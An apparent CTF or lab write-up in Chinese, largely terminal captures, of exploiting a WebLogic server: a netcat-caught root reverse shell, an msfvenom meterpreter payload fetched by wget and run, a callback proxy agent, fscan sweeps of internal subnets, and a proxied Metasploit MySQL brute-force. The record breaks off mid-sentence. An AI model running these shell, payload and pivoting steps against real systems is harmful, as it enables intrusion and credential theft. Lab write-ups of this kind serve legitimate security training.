<?xml version='1.0' encoding='UTF-8'?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><S:Fault xmlns:ns4="http://www.w3.or
g/2003/05/soap-envelope"><faultcode>S:Server</faultcode><faultstring>0</faultstring><detail><ns2:exception xmlns:ns2="http://jax-ws.dev.java.net/"
 class="java.lang.ArrayIndexOutOfBoundsException" note="To disable this feature, set com.sun.xml.ws.fault.SOAPFaultBuilder.disableCaptureStackTrac
e system property to false"><message>0</message><ns2:stackTrace><ns2:frame class="com.sun.beans.ObjectHandler" file="ObjectHandler.java" line="139
" method="dequeueResult"/><ns2:frame class="java.beans.XMLDecoder" file="XMLDecoder.java" line="206" method="readObject"/><ns2:frame class="weblog
ic.wsee.workarea.WorkContextXmlInputAdapter" file="WorkContextXmlInputAdapter.java" line="111" method="readUTF"/><ns2:frame class="weblogic.workar
ea.spi.WorkContextEntryImpl" file="WorkContextEntryImpl.java" line="92" method="readEntry"/><ns2:frame class="weblogic.workarea.WorkContextLocalMa
p" file="WorkContextLocalMap.java" line="179" method="receiveRequest"/><ns2:frame class="weblogic.workarea.WorkContextMapImpl" file="WorkContextMa
pImpl.java" line="163" method="receiveRequest"/><ns2:frame class="weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="WorkContextServerTu
be.java" line="71" method="receive"/><ns2:frame class="weblogic.wsee.jaxws.workcontext.WorkContextTube" file="WorkContextTube.java" line="107" met
hod="readHeaderOld"/><ns2:frame class="weblogic.wsee.jaxws.workcontext.WorkContextServerTube" file="WorkContextServerTube.java" line="43" method="
processRequest"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="866" method="__doRun"/><ns2:frame class="com.sun.xml.ws.
api.pipe.Fiber" file="Fiber.java" line="815" method="_doRun"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="778" method
="doRun"/><ns2:frame class="com.sun.xml.ws.api.pipe.Fiber" file="Fiber.java" line="680" method="runSync"/><ns2:frame class="com.sun.xml.ws.server.
WSEndpointImpl$2" file="WSEndpointImpl.java" line="403" method="process"/><ns2:frame class="com.sun.xml.ws.transport.http.HttpAdapter$HttpToolkit"
 file="HttpAdapter.java" line="539" method="handle"/><ns2:frame class="com.sun.xml.ws.transport.http.HttpAdapter" file="HttpAdapter.java" line="25
3" method="handle"/><ns2:frame class="com.sun.xml.ws.transport.http.servlet.ServletAdapter" file="ServletAdapter.java" line="140" method="handle"/
><ns2:frame class="weblogic.wsee.jaxws.WLSServletAdapter" file="WLSServletAdapter.java" line="171" method="handle"/><ns2:frame class="weblogic.wse
e.jaxws.HttpServletAdapter$AuthorizedInvoke" file="HttpServletAdapter.java" line="708" method="run"/><ns2:frame class="weblogic.security.acl.inter
nal.AuthenticatedSubject" file="AuthenticatedSubject.java" line="363" method="doAs"/><ns2:frame class="weblogic.security.service.SecurityManager"
file="SecurityManager.java" line="146" method="runAs"/><ns2:frame class="weblogic.wsee.util.ServerSecurityHelper" file="ServerSecurityHelper.java"
 line="103" method="authenticatedInvoke"/><ns2:frame class="weblogic.wsee.jaxws.HttpServletAdapter$3" file="HttpServletAdapter.java" line="311" me
thod="run"/><ns2:frame class="weblogic.wsee.jaxws.HttpServletAdapter" file="HttpServletAdapter.java" line="336" method="post"/><ns2:frame class="w
eblogic.wsee.jaxws.JAXWSServlet" file="JAXWSServlet.java" line="99" method="doRequest"/><ns2:frame class="weblogic.servlet.http.AbstractAsyncServl
```




```
Expanded Security Maintenance for Applications is not enabled.

80 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm



Welcome to Alibaba Cloud Elastic Compute Service !

Last login: Sat Mar 23 00:28:58 2024 from 182.150.123.187
root@iZ0jl12z0dh4vg3tmt057yZ:~# nc -lvvp 9999
Listening on 0.0.0.0 9999
Connection received on 1.13.18.124 52890
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# ls /
ls /
bin
boot
dev
etc
flag
frpc
frpc1.ini
gdown.pl
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# cat /flag
<Middleware/user_projects/domains/base_domain# cat /flag
meetsec1{3e942fd37767def3a9f68cf5ee6ebee5}
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# 
```

flag2


上线msf



```
Error: invalid payload: linux/x64/metepreter/reverse_tcp
root@iZ0jl12z0dh4vg3tmt057yZ:~# msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=8.130.123.25 LPORT=19999 -f elf -o august_19999
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
Saved as: august_19999
root@iZ0jl12z0dh4vg3tmt057yZ:~# python -m http.server
Command 'python' not found, did you mean:
  command 'python3' from deb python3
  command 'python' from deb python-is-python3
root@iZ0jl12z0dh4vg3tmt057yZ:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
1.13.18.124 - - [23/Mar/2024 01:56:11] "GET /august_19999 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
root@iZ0jl12z0dh4vg3tmt057yZ:~# 
```




```
<ttp://8.130.123.25:8000/august_19999 -O august_19999
--2024-03-22 17:56:11--  http://8.130.123.25:8000/august_19999
Connecting to 8.130.123.25:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 250 [application/octet-stream]
Saving to: 'august_19999'

     0K                                                       100% 67.0M=0s

2024-03-22 17:56:11 (67.0 MB/s) - 'august_19999' saved [250/250]

root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# chmod +x august*
<Middleware/user_projects/domains/base_domain# chmod +x august*
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# ./august* &
```




```
msf6 > [*] Meterpreter session 1 opened (172.28.81.163:19999 -> 1.13.18.124:44620) at 2024-03-23 01:57:24 +0800
sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/linux  root @ 172.16.10.8  172.28.81.163:19999 -> 1.13.18.124:44620 (172.16.10.8)
```


搭建代理



```
meterpreter > upload agent
[*] Uploading  : /root/agent -> agent
[*] Uploaded -1.00 B of 1.43 MiB (0.0%): /root/agent -> agent
[*] Completed  : /root/agent -> agent
meterpreter >
```



```
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# ./agent -c 8.130.123.25:10090 -s hack &
<omains/base_domain# ./agent -c 8.130.123.25:10090 -s hack &
[2] 4304
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# 2024/03/22 18:01:16 [*] Starting agent node actively.Connecting to 8.130.
123.25:10090
```




```
(node 0) >> back
(admin) >> topo
Node[0]'s children ->

(admin) >>
```

成功代理


内网信息收集

1. 网段信息收集




```
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# ifconfig
<Middleware/user_projects/domains/base_domain# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:ac:10:0a:08
          inet addr:172.16.10.8  Bcast:172.16.10.255  Mask:255.255.255.0
          inet6 addr: fe80::42:acff:fe10:a08/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2805660 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2840936 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:430530047 (430.5 MB)  TX bytes:949148672 (949.1 MB)

eth1      Link encap:Ethernet  HWaddr 02:42:ac:19:14:0a
          inet addr:172.25.20.10  Bcast:172.25.20.255  Mask:255.255.255.0
          inet6 addr: fe80::42:acff:fe19:140a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1069 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1685 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:58536 (58.5 KB)  TX bytes:103706 (103.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:650 errors:0 dropped:0 overruns:0 frame:0
          TX packets:650 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53507 (53.5 KB)  TX bytes:53507 (53.5 KB)

root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain#
```

2. 使用fscan




```
[*] Completed  : /root/agent -> agent
meterpreter > upload fscan
[*] Uploading  : /root/fscan -> fscan
[*] Uploaded -1.00 B of 5.98 MiB (0.0%): /root/fscan -> fscan
[*] Completed  : /root/fscan -> fscan
meterpreter > 
```



```
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# chmod +x fscan
<Middleware/user_projects/domains/base_domain# chmod +x fscan
root@c8ab2bddaefe:~/Oracle/Middleware/user_projects/domains/base_domain# ./fscan -h 172.16.10.1/24
<Middleware/user_projects/domains/base_domain# ./fscan -h 172.16.10.1/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.3
start infoscan
(icmp) Target 172.16.10.8     is alive
(icmp) Target 172.16.10.1     is alive
[*] Icmp alive hosts len is: 2
172.16.10.1:22 open
172.16.10.8:7777 open
172.16.10.1:8848 open
172.16.10.1:80 open
172.16.10.8:9999 open
172.16.10.1:8082 open
172.16.10.8:7001 open
172.16.10.1:6379 open
172.16.10.1:8081 open
172.16.10.1:7001 open
[*] alive ports len is: 10
start vulscan
[*] WebTitle http://172.16.10.1        code:200 len:1925   title:Hello!
[*] WebTitle http://172.16.10.1:8848   code:404 len:431    title:HTTP Status 404 – Not Found
[*] WebTitle http://172.16.10.1:8081   code:200 len:11217  title:Apache Tomcat/10.1.19
[*] WebTitle http://172.16.10.1:8082   code:200 len:16005  title:BEES企业网站管理系统_企业建站系统_外贸网站建设_企业CMS_PHP营销企业网站▒
[+] PocScan http://172.16.10.1:8848 poc-yaml-alibaba-nacos
[+] PocScan http://172.16.10.1:8848 poc-yaml-alibaba-nacos-v1-auth-bypass
^C
root@iZ0jl12z0dh4vg3tmt057yZ:~# 
```


发现10网段是跳板机1




```
                   fscan version: 1.8.3
start infoscan
(icmp) Target 172.25.20.10    is alive
(icmp) Target 172.25.20.1     is alive
(icmp) Target 172.25.20.12    is alive
[*] Icmp alive hosts len is: 3
172.25.20.1:22 open
172.25.20.10:7001 open
```

发现还有一个12 是存活的

尝试爆破mysql 密码



```
   0  auxiliary/scanner/mysql/mysql_login                  normal  No     MySQL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

[*] Using auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                                t.html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 172.25.20.12
rhosts => 172.25.20.12
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file password.txt
pass_file => password.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file
[!] Unknown datastore option: use.
use => user_file
msf6 auxiliary(scanner/mysql/mysql_login) > set user_file users.txt
user_file => users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > setg proxies socks5:127.0.0.1:10091
proxies => socks5:127.0.0.1:10091
msf6 auxiliary(scanner/mysql/mysql_login) > exploit
```



```
msf6 auxiliary(scanner/mysql/mysql_login) > set proxies socks5:127.0.0.1:10091
proxies => socks5:127.0.0.1:10091
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 172.25.20.12:3306     - 172.25.20.12:3306 - Found remote MySQL version 5.7.44
[!] 172.25.20.12:3306     - No active DB -- Credential data will not be saved!
[-] 172.25.20.12:3306     - 172.25.20.12:3306 - LOGIN FAILED: root: (Unable to Connect: connection timeout)
^C[*] 172.25.20.12:3306     - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 172.25.20.12:3306     - 172.25.20.12:3306 - Found remote MySQL version 5.7.44
[!] 172.25.20.12:3306     - No active DB -- Credential data will not be saved!
[-] 172.25.20.12:3306     - 172.25.20.12:3306 - LOGIN FAILED: root: (Unable to Connect: connection timeout)
^C[*] 172.25.20.12:3306     - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > shoe op
[-] Unknown command: shoe. Did you mean show? Run the help command for more details.
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):
```

但是

